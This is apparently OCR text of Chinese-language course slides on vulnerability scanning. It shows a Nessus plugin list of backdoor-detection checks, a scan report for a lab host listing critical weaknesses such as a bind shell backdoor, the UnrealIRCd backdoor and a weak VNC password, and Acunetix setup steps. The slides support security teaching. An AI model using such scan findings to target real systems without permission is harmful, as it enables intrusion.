
Settings | Credentials | Compliance | **Plugins**

Show Enabled | Show All

STATUS	PLUGIN FAMILY	TOTAL
ENABLED	AIX Local Security Checks	11447
ENABLED	Amazon Linux Local Security Checks	1202
MIXED	Backdoors	115
ENABLED	Brute force attacks	26
DISABLED	CentOS Local Security Checks	2719
DISABLED	CGI abuses	3962
ENABLED	CGI abuses : XSS	670
ENABLED	CISCO	959
ENABLED	Databases	598

STATUS	PLUGIN NAME	PLUGIN ID
DISABLED	4553 Parasite Mothership Backdoor Detection	11187
DISABLED	Agobot.FO Backdoor Detection	12128
ENABLED	Alcatel OmniSwitch 7700/7800 Switches Backd...	11170
ENABLED	alya.cgi CGI Backdoor Detection	11118
ENABLED	Arugizer Backdoor Detection	45005
ENABLED	ASUS Router 'infosvr' Remote Command Execu...	80518
ENABLED	BackOrifice Software Detection	10024
ENABLED	Bagle Worm Removal	12027
ENABLED	Bagle.B Worm Detection	12063

Nessus 掃描結果


meta
Back to MetaSploit
Configure
Audit Trail
Launch
Report
Export
Hosts 1
Vulnerabilities 67
Remediations 4
VPR Top Threats
History 1
Filter
Search Hosts
1 Host
Host
Vulnerabilities
192.168.50.116
7
5
18
122
Scan Details
Policy: Advanced Scan
Status: Completed
Severity Base: CVSS v2.0
Scanner: Local Scanner
Start: October 7 at 10:06 AM
End: October 7 at 10:13 AM
Elapsed: 7 minutes
Vulnerabilities
Critical
High
Medium
Low
Info

Nessus 掃描結果

meta

Back to MetaSploit

Configure | Audit Trail | Launch | Report | Export

Hosts 1 | **Vulnerabilities** 67 | Remediations 4 | VPR Top Threats | History 1

Filter | Search Vulnerabilities | **67** Vulnerabilities

Sev	Name	Family	Count
CRITICAL	2 SSL (Multiple Issues)	Gain a shell remotely	2
CRITICAL	Bind Shell Backdoor Detection	Backdoors	1
CRITICAL	NFS Exported Share Information Disclosure	RPC	1
CRITICAL	Unix Operating System Unsupported Version De...	General	1
CRITICAL	UnrealIRCd Backdoor Detection	Backdoors	1
CRITICAL	VNC Server 'password' Password	Gain a shell remotely	1
MIXED	5 ISC Bind (Multiple Issues)	DNS	5
MIXED	3 Apache Tomcat (Multiple Issues)	Web Servers	3

Scan Details

Policy:	Advanced Scan
Status:	Completed
Severity Base:	CVSS v2.0
Scanner:	Local Scanner
Start:	October 7 at 10:06 AM
End:	October 7 at 10:13 AM
Elapsed:	7 minutes


Vulnerabilities

網頁弱點掃描工具

- 專門針對網頁應用程式進行掃描
  - 不同於 Nessus 主要是用於對作業系統與應用程式進行掃描
  - 爬站 (Crawler) → 分析 (Analyst) → 測試 (Test)
- 常見的網頁弱點掃描軟體


Acunetix網頁弱點掃描工具

- 網頁弱點掃描工具(Acunetix)




Acunetix網頁弱點掃描工具

- 網頁弱點掃描工具 - 新增標的




Acunetix網頁弱點掃描工具

- 網頁弱點掃描工具 - 選擇掃描Policy




Acunetix網頁弱點掃描工具

- 網頁弱點掃描工具 - 選擇掃描速度




Acunetix網頁弱點掃描工具

- 網頁弱點掃描工具 - 網站登入



Acunetix網頁弱點掃描工具


- 網頁弱點掃描工具 